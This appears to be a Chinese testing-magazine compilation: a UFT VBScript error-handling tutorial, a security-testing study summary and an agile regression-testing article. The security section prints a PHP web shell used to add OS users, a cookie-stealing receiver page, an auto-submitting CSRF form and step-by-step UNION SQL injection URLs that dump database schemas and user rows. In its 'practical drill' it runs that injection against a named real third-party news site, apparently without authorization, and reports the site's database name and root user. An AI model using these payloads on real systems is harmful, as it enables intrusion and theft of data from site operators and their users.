编写下面的代码保存为 UFTStopTest.vbs，保存路径到 C:/Automation/Scripts/.

```

Dim qtApp
Set qtApp = CreateObject("Quicktest.Application")
qtApp.Test.Stop
Set qtApp = Nothing

```

在 UFT_STOP_SCRIPT 环境变量中定义上面名为 UFTStopTest 的脚本的路径



```
<environment>
  <!--continued-->
  <variable>
    <name>UFT_STOP_SCRIPT</name>
    <value><![CDATA[C:/Automation/Scripts/UFTStopTest.vbs]]></value>
  </variable>
</environment>
```

步骤三：定义断言（ASSERT）方法

ASSERT 方法有一个入参（通常是 0 到 4 之间的整数，就像上面第一个 UFT 报告代码里定义的那样），不同的整数入参决定了调用 Environment 里面哪个触发器下的代码来执行。如果没有找到对应的触发器，则返回一个空字符串给 ASSERT。如果 ASSERT 返回是空，则无执行。

```
Function ASSERT(ByVal intTriggerCode)
  On Error Resume Next
  ASSERT = Environment("TRIGGER_"&intTriggerCode)
  If(Err.Number<>0)Then
    Err.Clear
    ASSERT = ""
  End If
  Execute(ASSERT)
End Function
```

步骤四：定义 ExitTestEx 方法

ExitTestEx 方法使用 UFT' s COM 对象尝试停止测试。备注：我试图运行 Execute(“ExitTest”)，然而结果是不可靠的,有时候它会让测试终止有时候则不会。所以我决定尝试另外一种包含外部脚本的方法，它可以被 UFT 调用来终止现运行的测试。如下：

```
Function ExitTestEx()
```



```
Dim Shell
Print "Exiting test " & Environment("TestName")
Set Shell = CreateObject("Wscript.Shell")
ExitTestEx = Shell.Run("CMD /C "&Environment("UFT_STOP_SCRIPT"), 1, false)
Set Shell = Nothing
End Function
```

步骤五：使用 ASSERT 方法

```
ASSERT(MyFunction(param1, ..., paramN))
```

ASSERT 方法如何运行

函数 MyFunction 返回的特定值作为入参传给 ASSERT 方法,并执行 ASSERT 方法。如上面步骤一所示的例子,若返回值是 1 (micFail) 则触发 ExitTestEx 方法执行,若返回值是 micPass、micWarning、micDone、micDone 的值,则什么都不执行。ExitTestEx 方法将使外部 vbs 脚本执行,通过调用 UFT's COM 对象让测试终止。

当然,在失败的情况下,函数必须返回一个有效的触发代码来调用适当的恢复过程或命令。这样的话,使用 UFT 的方法,诸如 Exist、WaitProperty、CheckProperty 和 Check,返回一个‘真’或者‘假’的返回值,这种机制,是不够的。但是,在 GUI 自动化测试中,发现经常需要等待某些事件发生,如打开或关闭一个对话框窗口。在大多数情况下,在这样步骤下若发生故障,则执行以上步骤是毫无意义的。出于这个原因,将使用一个很好的实用程序去替换这些方法(如可以使用 RegisterUserFunc,这里不具体讨论),这样可以符合“返回 0 (micPass) 是成功,返回 1 (micFail) 是失败”的标准。

使用 ASSERT 方法来处理错误

上述方法对在运行时发生异常抛出或者其他问题时,能有效进行流的控制。比如,能通过某个函数来处理任何错误的发生并停止运行,如下是函数的使用:

```
Function MyFunction(ByVal param1, ..., paramN)
On Error Resume Next
MyFunction = 0 'micPass
```



```
'--- Start: Your code here  
  
'---  
  
'---  
  
'--- End: Your code here  
  
If(Err.Number<>0)Then  
    MyFunction = 1 'ExitTest  
  
End If  
  
End Function
```

调用函数 MyFunction，返回 0 表示没错误发生，返回 1 表示有错误。返回 1 时，TRIGGER_1 会被触发，ExitTestEx 的值会传入到 ASSERT 中，ASSERT 执行。这种模式有效节省了在代码中使用多个 IF 语句来控制程序流的需要。



安全测试学习总结

◆ 作者：含羞草

一、安全测试概述

程序员在开发过程中会有意或无意埋下一些漏洞，发现一些安全性漏洞，寻求有效的解决方法是测试工程师义不容辞的责任。

安全测试主要涉及以下内容：

1、认证与授权

- 授权：在网站中不同的角色有不同的权限。
- 认证：一些网页访问需要输入密码进行登录认证。

在认证与授权中要尽可能避免出现漏洞，否则将被不法分子有意地进行利用。

2、Session 与 Cookie

- Session 在网络应用中称为“会话控制”，是保存在服务器端的数据或者文件；
- cookie 是保存在客户端电脑上的文件；

cookie 很容易通过某种手段获取到我们的权限以及一些隐私信息；session ID 是唯一的标记，一旦别人通过 cookie 欺骗等手段获取了 session ID，可以将其作为协议包发给服务器，从而就拥有了我们的权限。

3、DDOS 分布式拒绝服务攻击

分布式拒绝服务攻击（DDOS）指的是借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动攻击，从而成倍地提高拒绝服务攻击的威力。

通常，攻击者盗用别人的账号将 DDOS 主控程序安装在一个计算机上，代理程序安装在网络上的许多计算机上，在一个设定的时间，主控程序将与大量代理程序进行通讯。代理程序收到指令就发动攻击，从而占用服务器的资源，无法正常向用户提供服务。



任何事物的发展都是有利有弊的，高速广泛连接的网络也不例外。一方面网络给大家带来了便捷，另一方面也为 DDOS 攻击创造了极为有利的条件。在低速网络时代时，由于技术的限制，黑客占领攻击用的傀儡机时，总是会优先考虑离目标网络距离近的机器。而在如今网络高速发展、广泛连接的信息化时代，数据传输不再是问题，这使得攻击可以从更远的地方或者其他城市发起，从而作为攻击的傀儡机可以分布在更大的范围，选择起来更灵活了。

被 DDOS 攻击时的现象：

- 1) 被攻击主机上会有大量等待的 TCP 连接；
- 2) 网络中充斥着大量的无用的数据包，源地址为假；
- 3) 制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通讯；
- 4) 利用受害主机提供的服务或传输协议上的缺陷，反复高速的发出特定的服务请求，使受害主机无法及时处理所有正常请求；

4、文件上传漏洞

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器命令的能力。

大部分的网站和应用系统都具备上传功能，例如用户头像上传，图片上传，文档上传，视频上传等。由于实现文件上传的代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个目录上传任意 PHP 文件，并能够将这些文件传递给 PHP 解释器，就可以在远程服务器上执行任意 PHP 脚本。

当系统存在文件上传漏洞时攻击者可以将病毒，木马，其他恶意脚本或者是包含了脚本的图片上传到服务器，这些文件将对攻击者后续攻击提供便利。根据具体漏洞的差异，此处上传的脚本可以是正常后缀的 PHP，ASP 以及 JSP 脚本，也可以是篡改后缀后的这几类脚本。

5、XSS 跨站攻击

XSS 跨站攻击指的是攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。



XSS 漏洞是目前为止发现的在所有网站超过 80% 比例的定制 Web 应用程序中最常见的漏洞。XSS 主要攻击的是用户，例如钓鱼网站获取别的用户的 Session ID，通过别人的输入来获取关键信息。

XSS 是一种攻击技术，它使得加载在用户的 Web 浏览器上的网站出现攻击者提供的可执行代码，当黑客利用该存在漏洞的网站作为攻击对象时，用户理所当然的成为受害者。

跨站攻击的类型包含持久型跨站、非持久型跨站、DOM 跨站，不同的跨站类型，有不同的跨站特点与区别，但又有跨站之间的相互联系。

存储型 XSS，持久化，代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，用户访问该页面的时候触发代码执行。这种 XSS 比较危险，容易造成蠕虫，盗窃 cookie 等。

反射型 XSS，非持久化，需要欺骗用户自己去点击链接才能触发 XSS 代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面。

DOM 跨站攻击是最隐蔽型的攻击，也就是说输出内容在源码里面看不到，不是直接输出的。

6、SQL 注入

通过任何可以输入的地方，向服务器端注入信息，是普遍的攻击方式。

总体来说就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。

具体来说，它是利用现有应用程序，将（恶意）的 SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

不知道设计者的 SQL 语句，不知道用户名，密码，采用这种暴力破解，准备足够多的账号信息，不停地进行试验，总可以找到用户名，密码。快速破解需要借助于代码，而不是人工主要采用的方式。

7、跨站请求伪造(CSRF)

跨站请求伪造（CSRF）指的是攻击者控制受害者的计算机，强迫受害者的浏览器向



一个易受攻击的 Web 应用程序发送请求,最后达到攻击者所需要的操作行为。恶意请求会带上浏览器的 Cookie, 受攻击的 Web 应用信任浏览器的 Cookie。

二、安全测试类型详解

1、认证与授权

尽量避免未被授权的页面可以直接访问, 应该对每个页面都有一个 session 变量的判断。如果没有判断只要用户知道 URL 地址就能进行访问。

测试方法: 在不登陆的情况下, 使用绝对 URL 地址对页面进行访问, 能否正常访问, 绝对 URL 地址直接通过 httpwatch 对每个请求进行获取。

2、session 与 cookie

避免保存敏感信息到 cookie 文件中, cookie 的保存可以提高用户的体验。

作用域:

Set-Cookie: PHPSESSIONID= ;path=/相对于根目录而言的, 如 C:\xampp\htdocs 就是根目录, agileone 保存的信息是在 phpwind 是能读取到的, 相互之间是同样的作用域, 两个系统可以交叉读取 cookie 信息。

解决办法是: 不同的应用系统不同的作用域, 如将 agileone 和 phpwind 两个应用配置在不同的作用域当中: 即可修改代码 path=/agileone,path=/phpwind.

3、DDOS 拒绝服务攻击

(1) 分布式的拒绝服务式攻击(攻击服务器的电脑分布在不同地方向服务器发送请求)的两种方式

1) 使用肉机

通过设置木马让很多电脑受远程控制, 帮忙执行病毒程序, 服务器防火墙无法通过封锁 IP 的方式进行处理, 唯一的解决办法就是服务器够强大;

2) 形成攻击联盟

很多人联合起来对同一个网站发起攻击, 对网站流量形成一定压力, 对同一网站造成伤害。

(2) 利用 TCP 建立链接的规则



第一次，客户端向服务器发请求；

第二次，服务器响应客户端请求；

第三次，客户端向服务器响应。

如果第一次发请求时，客户端模拟了不存在的 IP 地址进行发请求，第二次握手的话就找不到相应的 IP 地址，就会进行等待，直到超时，而等待的过程中消耗了服务器的链接资源，服务器无法提供正常的访问。

为了防止拒绝服务攻击，我们可以采取以下的预防措施：我们应关掉可能产生无限序列的服务来防止这种攻击。比如我们可以在服务器端拒绝所有的 ICMP 包，或者在该网段路由器上对 ICMP 包进行带宽方面的限制，控制其在一定的范围内。

总之，要彻底杜绝拒绝服务攻击，最好的办法是惟有追根溯源去找到正在进行攻击的机器和攻击者。要追踪攻击者可不是一件容易的事情，一旦其停止了攻击行为，很难将其发现。惟一可行的方法是在其进行攻击的时候，根据路由器的信息和攻击数据包的特征，采用逐级回溯的方法来查找其攻击源头。这时需要各级部门的协同配合方可有效果。

4、文件上传漏洞

不知道服务器允许上传什么文件，尝试上传 php 文件给服务器，访问上传的文件，其实就是在执行 php 页面，让其操作服务器。

上传 hello.php 文件，文件内容：

```
<? php phpinfo(); ?>
```

文件上传成功，打开文件，服务器就执行了 php 文件，显示服务器的各个参数。

上传 hello2.php，不只是输出信息，可以接受用户的输入，php 的 system 函数可以直接执行系统命令，命令从客户端的输入获得。文件内容：

```
<? system($_GET['cmd']); ?>
```

这是一个通过 GET 获取的是数据，就可以通过 ? cmd=某个命令，就可以通过 GET 进行获取，如果是 POST 获取的数据，就将 GET 改成 POST，

点击 hello2.php，执行命令，输入 ? cmd=dir，则输出内容。

运行命令，新建新用户



? cmd=net user hello/add

刷新列表, 新增 hello 的用户, 删除用户

? cmd= net user hello/del

刷新列表, 删除用户

往服务器写入文件:

? cmd=echo zyy>>d:\hi.txt(>>表示重定向文件到 d 盘)

system(\$_GET['cmd']);其实就是简单的木马程序

如何避免文件上传的漏洞:

1) 文件上传的过滤

通过后缀名进行过滤, 不是很科学;

通过二进制判断文件类型

纯文本文件不是二进制文件, 二进制文件可以通过头和尾等关键属性可以判断到底是什么类型的文件。

2) 修改服务器核心参数

禁止脚本引擎运行系统命令。

如何修改 php 配置文件, 使其禁用命令:

打开 C:\xampp\apache\bin 下的 php.ini 的配置文件

查找 disable_fuctions=system, 就把系统功能进行禁用。

5、XSS 跨站攻击

跨站脚本攻击: 跨站脚本攻击(Cross Site Scripting), 为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆, 故将跨站脚本攻击缩写为 XSS。恶意攻击者往 Web 页面里插入恶意 Script 代码, 当用户浏览该页之时, 嵌入其中 Web 里面的 Script 代码会被执行, 从而达到恶意攻击用户的特殊目的。

主要是希望攻击用户, 通过用户获取敏感信息。

1) 如何写 XSS 脚本:



`<input type="button" value="点我" onclick="alert('你好')"/>`标准的 html 代码，也可以作为测试的标准。

服务器不会执行，只是别的用户会进行执行。

换成图片

```

```

2) 如何获取用户的 cookie:

使用跨站攻击的工具，Java script 有一个方法 `document.cookie` 可获取 cookie 属性。

具体如下:

```

```

直接点击图片就能获取页面的 cookie。

3) 如何进行 cookie 传输:

<1>单击按钮时直接打开页面，页面是设置好的页面，通过 GET 参数直接把 cookie 信息传到该页面，可以远程收到 cookie;

<2>获取 cookie 信息进行位置变换，进行保存之后就能获取到相应的信息。

<3>实际操作:

在 C:\xampp\htdocs 下新建 cookie.php 页面:

```
<?php $cookieValue=$_GET['cookie'];
```

```
$fire=fopen("c:\cookie.txt","a");$符号表示定义变量，a 表示往文件中追加，w 表示写，r 表示读;
```

```
fwrite($file,$cookieValue);
```

```
fclose($file);
```

```

```

会过滤+，不能进行 cookie 获取。下一个方法将 cookie 值存入当前页面的文本框，使用 HTTPwatch 进行获取元素的 id:

```

```

4) DOM 跨站攻击实例:



通常的情况是xxxxxxx,此标题内容在进行查看源代码的时候进行查找是查找不到的。换句话说这个是被动态产生的,所以就存在潜在的问题,如果"标题内容"写为 xxxxxx"><" ,整个代码就会无形中插入一个 HTML 标签

```
<a href="xxx" title="xxxxxxxxx"><img><">xxxxxxxx</a>
```

但是 实际情况下, ",> 这些符号都是会被过滤的,你输入的标题内容写为
xxxxxxxxx"><"

由于是动态产生的,最后" 会自动变为",这就造成了 DOM 攻击。

5) 防御 XSS 的原则

对输入的数据进行“过滤”,对输出数据进行“编码”。这里的“编码”也要注意,必须针对数据具体的上下文语境进行针对性的编码。例如数据是输出到 HTML 中的那就要进行 HtmlEncode,如果数据是输出到 javascript 代码中进行拼接的,那就要进行 javascriptEncode。

如果不搞清楚数据具体输出的语境,就有可能因为 HtmlParser()和 javascriptParser()两种解析引擎的执行先后问题导致看似严密的“编码”形同虚设。

6、SQL 注入

是最通用的一个攻击手段,要求必须要有数据库,且必须是关系型数据库。

服务器对 SQL 的防范也是非常严密。

目的: 1) 获取服务器端数据库的内容;

2) 修改数据库的内容;

对于 php、mysql、jsp、oracle、access 等都能进行攻击,且攻击方式不一致。

1、利用 SQL 进行注入:

下面以 php 为例: 登陆: 输入用户名, 密码,

1) 一般有两种 SQL 语法格式:

方法一: select *from user where username='\$username' and password='\$password'

方法二: select username,password from user where username='\$username'



```
if(count()==1)
```

```
if(password='$password')
```

登陆成功;

对于方法一:

如果让\$username=x' or userid=1#'，则 SQL 语句变成:

```
select *from user where username='x' or userid=1#' and password='$password'
```

整个 SQL 语句顺序进行改变了，其中的#表示备注，所以#以后的代码都不会执行。

输入用户名: x' or userid=1#'报的错误是密码错误，说明用户名存在，存在列名叫做userid的列，但是明显这样的用户名是不存在的，说明登陆页面存在 SQL 注入漏洞。

通过试探 userid=1,2.....试探数据库的列数

对于方法二:

若\$username=x';update user set password='123456' where userid=1#'，此时 SQL 语句变成

```
select username,password from user where username=' x';update user set password='123456' where  
userid=1#"
```

```
if(count()==1)
```

```
if(password='$password')
```

登陆成功

使用方法一是不需要输入密码的，但是方法二是需要验证密码的，所以可以猜测服务器使用的是方法二。

若用户名限制长度，是否可以绕开界面进行尝试，直接利用工具通过 post 请求。

以下运用 fiddler 工具进行修改密码，修改之后如果还是密码错误，可能的原因可能是数据库中的密码可能不是明文，而是加密之后的密码，就需要我们使用 md5 加密方式进行加密之后的密文进行输入。

注意: md5 加密为不可逆的加密方式。

```
jiami.php<?php echo md5("123456");
```



?>

运行 `jiami.php` 就能获取 123456 进行 md5 加密之后的密文。

将经过加密的密文粘贴至 `password` 里面，进行执行。在页面进行登录测试，登陆成功的话说明表名是 `user`，列名是 `password`，且密码是经过 md5 进行加密的。

由于服务器端没有对输入长度进行验证，所以存在漏洞。作为测试，我们需要猜测表名、列名以及加密方式。当然对于这种技术仅用于自身系统的测试，不用于非法目的。

2、利用 URL 地址参数注入 SQL

URL 地址参数指的是在地址上带? 之后的参数=多少等等值的就是地址参数，用户可以输入内容。如：

`http://localhost/phpwind/read.php?tid=213361`

后台的 `select` 语句为：

`select *from thread where tid=213361`

注：`tid` 只是一个参数，两个不一定等价，但是这个参数的值是通过 `$_GET['tid']` 进行获取的。以下是三种试探方法：

1) 若 `tid` 传递的是 `213361 order by 10`，则语句变成了 `select *from thread where tid=213361 order by 10`

2) 若 `tid` 传递的是 `213361 and 1=2`，则语句变成了 `select *from thread where tid=213361 and 1=2`，这个语句执行不会返回任何结果。

3) 测试是否有 `sql` 注入的风险，还可以采用单引号，单引号是语句结束的标志。

若 `tid` 传递的是 `213361'`，则语句变成了 `select *from thread where tid=213361'`

总的来说：这三种方式进行的不正确语法的试探，如果未经过处理就说明语句不能正常执行，就会显示错误信息，由此说明系统存在漏洞；如果对于错误语法的试探，系统没有进行报错则说明系统对异常进行了处理，系统不存在漏洞。

3、如何利用漏洞：

<1> 运用连接语句进行验证

输入 URL: `http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,2,3,4`



如果报错的话，就可以运用 order by 语句进行试探列数。

The used SELECT statement have a different number of columns.

<2> order by 语句试探列数

输入 URL: <http://localhost/secure/view.php? tid=213361 order by 10>

报错的话就说明没有 10 列，采用二分法进行试探总的列数。

最终输入 URL:

<http://localhost/secure/view.php? tid=213361 order by 9>，没有进行报错，说明总列数为 9 列。

<3> union 连接找到能进行获取的列

union 关键字的要求是两边的 select 语句列数要对应上并且类型兼容，所以如果存在漏洞，必定能找到出现的漏洞的位置。

<http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,2,3,4,5,6,7,8,9>

则对应后台的 select 语句是:

```
select *from thread where tid=213361 and 1=2 union select 1,2,3,4,5,6,7,8,9
```

经过试探可以看出第二、三、四、五、六列可以进行均能进行修改数据。

<4> 用第二列显示数据库名称: learn

输入 URL: [http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,database\(\),3,4,5,6,7,8,9](http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,database(),3,4,5,6,7,8,9)

<5> 用第三列显示数据库的所有者: ruby@moggie

输入 URL: [http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,database\(\),user\(\),4,5,6,7,8,9](http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,database(),user(),4,5,6,7,8,9)

<6> 用第二列获取数据库中的第一个表名:

输入 URL: http://localhost/secure/view.php? tid=213361 and 1=2 union select 1,table_name,3,4,5,6,7,8,9 from information_schema.tables where table_schema='learn'

<7> 用第二列获取数据库中的第二个表名



注: limit num1,num2 其中 num1 是指记录开始的 index, 从 0 开始, 表示第一条记录,num2 是指从第 num1+1 条开始, 取 num2 条。

输入 URL: `http://localhost/secure/view.php? tid=213361 and1=2 union select 1,table_name,3,4,5,6,7,8,9 from information_schema.tables where table_schema='learn' limit 1,1`

<8> 获取 user 表的相关列

输入 URL: `http://localhost/secure/view.php? tid=213361 and1=2 union select 1,column_name,3,4,5,6,7,8,9 from information_schema.columns where table_schema='learn' and table_name ='user' limit 1,1`

<9> 获取 user 表的第一行数据

输入 URL: `http://localhost/secure/view.php? tid=213361 and1=2 union select 1,userid,username,password,phone,email,7,8,9 from user limit 0,1`

以此类推, 将所有的数据抓取出来, 当然也可以将其他表数据抓取出来。

7、跨站请求伪造

被攻击者的浏览器被迫向目标站点发送了伪造的请求,这个过程会带上被攻击者的身份验证标识(cookie),以通过目标站点的验证。

1) GET 请求:

例如某关注请求中, 自己的 `userid = 12345`, 则假设关注 GET 请求为 `http://www.xxx.com/user.php?userid=12345`。

测试: 请求中包含被攻击者的身份验证标识, 将关注请求发布到其他用户可以看到的地方, 诱使别人点击, 就会成功的发送一个加我为关注的请求。

或者利用其他方法将请求嵌入到某页面中同样能进行攻击。

``

2) POST 请求:

将代码部署到服务器上 (Hacker Server), 然后将发布地址 (`http://www.hacker.com/test.html`) 发送到别人可以点击的地方, 同样可以进行攻击。



```
<html>
<head>CSRF Post Demo</head>
<body>
<form action=.. id= xx method=post>
<input type=text name=id value=12345 />
<input type=text name=para2 value='xx' />
...
</form>
</body>
<script>
document.getElementById('xx').submit();
</script>
</html>
```

三、SQL 注入实战演练

1、寻找目标主机进行入侵的步骤:

- 1) 找到目标网站，即踩点；（搜索信息港 inurl.php 进行）
- 2) 找到目标网站的漏洞类型，不同的 SQL 语句书写习惯；
- 3) 利用 SQL 进行注入。

2、实例:

<http://xian.gjnews.cn/list.php?page=4&id=524>

1) 单引号

<http://xian.gjnews.cn/list.php?page=4&id=524'>

此时 SQL 语句报错，记录 SQL 语句：select * from type where id=524'





2) order by

http://xian.gjnews.cn/list.php?page=4&id=524 order by 20, 若报错: 不存在, 继续使用二分法进行检查。



http://xian.gjnews.cn/list.php?page=4&id=524 order by 10, 若存在没有报错, 说明列数是 10-20 行, 可以继续检查右侧。



http://xian.gjnews.cn/list.php?page=4&id=524 order by 15, 若存在没有报错, 说明列数是 15-20 行, 可以继续检查右侧。





http://xian.gjnews.cn/list.php?page=4&id=524 order by 18,

若有问题，所以说明最多不超过 18 列。



http://xian.gjnews.cn/list.php?page=4&id=524 order by 17, 若存在没有报错，说明列数是 17 列。



3) 获取 SQL 注入位置

http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select

1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17





观察页面是否有区域显示数字 2，此时可以看到页面上有地方显示的是 2，这里就是注入的位置。

4) 获取数据库名称

将第 2 列替换成 database()，即此时检查语句如下：

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
```

观察页面，在刚刚显示 2 的地方出现 gjnews_new，说明数据库名称是 gjnews_new。



5) 获取数据库的用户名

将第 2 列替换成 user()，即此时检查语句如下：

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select 1,  
user(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
```

观察页面，在刚刚显示 2 的地方出现 root@localhost，说明数据库用户名是 root@localhost。

6) 获取数据库中的第一条表名



将第 2 列替换成 table_name, 默认情况下就是从 0 开始显示的 1 条表格数据, 所以 limit 0,1 可写可不写, 即此时检查语句如下:

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,table_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where  
table_schema= 'gjnews_new'
```



观察页面, 在刚刚显示 2 的地方出现 ad, 说明数据库第一张表为 ab 表。

7) 获取数据库第二张表

将第 2 列替换成 table_name, limit 1,1 表示从 1 开始的 1 条数据, 就是第二张表格, 即此时检查语句如下:

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,table_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where  
table_schema= 'gjnews_new' limit 1,1
```



观察页面, 在刚刚显示 2 的地方出现 ad_type, 说明数据库第一张表为 ad_type 表。

8) 获取其他表格:

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,table_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables limit 0,1
```





观察页面，在刚刚显示 2 的地方出现 CHARACTER_SETS，说明第一张表为 CHARACTER_SETS 表。

9) 获取当前表格所有者

http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select 1,table_schema,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where table_name=' CHARACTER_SETS'



观察页面，在刚刚显示 2 的地方出现 information_schema，说明 CHARACTER_SETS 表所有者为 information_schema。

10) 获取 CHARACTER_SETS 表的第一列

将第 2 列替换成 column_name，即此时检查语句如下：

http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select 1,column_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name=' CHARACTER_SETS'





观察页面，在刚刚显示 2 的地方出现 CHARACTER_SET_NAME，说明 CHARACTER_SETS 表第一列为 CHARACTER_SET_NAME。

11) 获取 CHARACTER_SETS 表的其他列数据

将第 2 列替换成 column_name，即此时检查语句如下：

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,column_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns  
where table_name=' CHARACTER_SETS' limit 1,1
```



观察页面，在刚刚显示 2 的地方出现 DEFAULT_COLLATE_NAME，说明 CHARACTER_SETS 表第二列为 DEFAULT_COLLATE_NAME。

将第 2 列替换成 column_name，即此时检查语句如下：

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select  
1,column_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns  
where table_name=' CHARACTER_SETS' limit 2,1
```



观察页面，在刚刚显示 2 的地方出现 DESCRIPTION，说明 CHARACTER_SETS 表第三列为 DESCRIPTION。



将第 2 列替换成 column_name, 即此时检查语句如下:

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select 1,column_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name=' CHARACTER_SETS' limit 3,1
```



观察页面, 在刚刚显示 2 的地方出现 MAXLEN, 说明 CHARACTER_SETS 表第三列为 MAXLEN。

12) 获取 CHARACTER_SETS 表的第一行数据

将第 2 列替换成 CHARACTER_SET_NAME, 即此时检查语句如下:

```
http://xian.gjnews.cn/list.php?page=4&id=524 and 1=2 union select 1, CHARACTER_SET_NAME,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name=' CHARACTER_SETS'
```



以此类推, 就能获取第一行, 第二行以及整个表格的数据。

拓展学习: <http://www.atstudy.com/course/196>

《web 安全攻防学习宝典》从 web 安全漏洞原理、攻击手段、测试方法、预防措施四个方面全面剖析 WEB 安全的点点滴滴



敏捷环境中的自动回归测试

◆ 译者：Lily

在这篇文章中，作者 J.B. Rajkumar 分享了他在敏捷环境中实现自动化回归测试的经验。

摘要

最近，当我想要用四个资源开始我新的自动化测试项目时，我想到了使用敏捷方法中的某一种方式。但是由于我脑海中浮现的一系列问题，我的项目没能继续下去。这些问题诸如：“在自动化测试中使用敏捷方法是否可行？”，“我能使用传统的工具吗？”，“我必须使用开源工具吗？”，“如果我试图在敏捷环境中实现自动化测试，那么我将会面临什么样的挑战？”。因为敏捷环境中的自动化测试具有混乱、无组织性、无法控制的风险，于是在本文中，我们将会分析一些使用敏捷方法实现的自动化测试时面临的挑战。

敏捷项目给自动化团队带来的挑战有很多：项目范围的不清晰，多次迭代，文档内容简单，早期频繁的自动化需求，以及所有的项目相关人员都积极的参与到所有的需求中。其中的一些挑战如下：

挑战 1：需求阶段

自动化测试开发人员是通过“用户故事”的方式捕捉需求，但这些故事只是用户相关功能的简要描述。

每一个需求都必须按下列方法优先排序：

高：这些都是关键的任务需求，必须在第一个版本中就必须完成。

中：这些需求很重要，但可以在版本实施时完成。

低：这些需求不是软件操作的关键部分，但如果能有这些需求，软件会更好。



一旦优先级被确定下来，“迭代计划”就开始了。通常，每一次敏捷迭代开发都需要1到3个月才能交付。客户/软件人员都可以很自由的对需求进行更改。有时，由于这些修改的需求很不稳定，迭代过程只能将其舍弃掉。这些修改在实现敏捷自动化测试的过程中都是更大的挑战。

挑战 2: 选择合适的工具

传统意义上的测试，都是直到软件开发完成后，能进行录制和回放的强大的测试团队才开始工作。此外，由于传统的自动化测试工具解决的是传统的问题，但是这些问题和敏捷环境中的自动化团队面临的挑战并不一样，这就导致传统的自动化测试工具并不能适用于敏捷环境。

挑战 3: 脚本开发阶段

自动化测试人员，开发人员，业务分析师和项目的相关人员都将参加项目的启动会议，并将“用户故事”作为下一个任务目标。一旦这个目标定了下来，“用户故事”就会被看做是接下来一系列测试的基石。

随着每次迭代中功能点的增加，就必须频繁的执行回归测试来确保每一个独立的闭环中已经实现的功能不会被新引进的功能所影响。回归测试的规模随着软件功能点的增加而增大，并且需要确保这些工程可以被测试团队使用自动化测试工具里面的回归套件管理。

挑战 4: 资源管理

敏捷方法需要混合型的测试技能，也就是说，需要使用测试资源来定义不清晰的场景和测试用例、引导开发人员进行手动测试、编写自动化回归测试用例并执行自动化回归包。随着项目的进行，需要有专业的技能来覆盖更多的包含集成测试盒性能测试的测试领域。这就需要有一个具有适当的跨领域专家来计划和整理需求。在资源管理阶段的挑战是要找出多重技能的测试资源并整合它们。

挑战 5: 沟通

自动化测试人员，开发人员，业务分析人员和项目经理之间必须有良好的沟通。客户和交付团队之间应该有高度默契的互动。更多的客户参与意味着能从客户那里获得更多的建议或者更多来自客户的更改需求。这也意味着沟通的无边界性。这种流程中最关键的挑战是要捕获并有效的实施所有的更改以及要保留的数据的完整性。在传统的测试



中，开发人员和测试人员的关系就像是油和水，互不相容。但是在敏捷环境中，挑战点是开发人员和测试人员必须在一起工作来实现目标。

挑战 6: 每天激烈的会议

每天激烈的会议是敏捷过程关键的驱动点之一。团队每工作 15 分钟就进行一次会议。这些会议的效率在哪里？对自动化实践开发人员又有多深远的帮助？

挑战 7: 释放阶段

敏捷项目的目标是为了尽可能快的提供一个具有基本功能的产品，然后再进行一系列连续的过程中进行改进。这就意味着产品没有任何的释放阶段。对于测试人员具有挑战性的部分集中在集成测试和产品的验收测试。

如果我们能以一个最优的方式面对这些挑战，那么 QA 就能利用敏捷环境中的自动化回归测试来领导整个敏捷过程。自动化回归测试在用户和开发人员之间搭建了一座桥梁来理解双方需要的究竟是什么，这个目标如何在调度部署前就能确保被实现。自动化实践应该在持续确保整个展开的系统能满足业务目标的同时，在方法和结果中都获得一定的利益。



互联网产品上线流程

◆作者：陈 俭

一般互联网产品会分为论坛预览版和官网正式版。

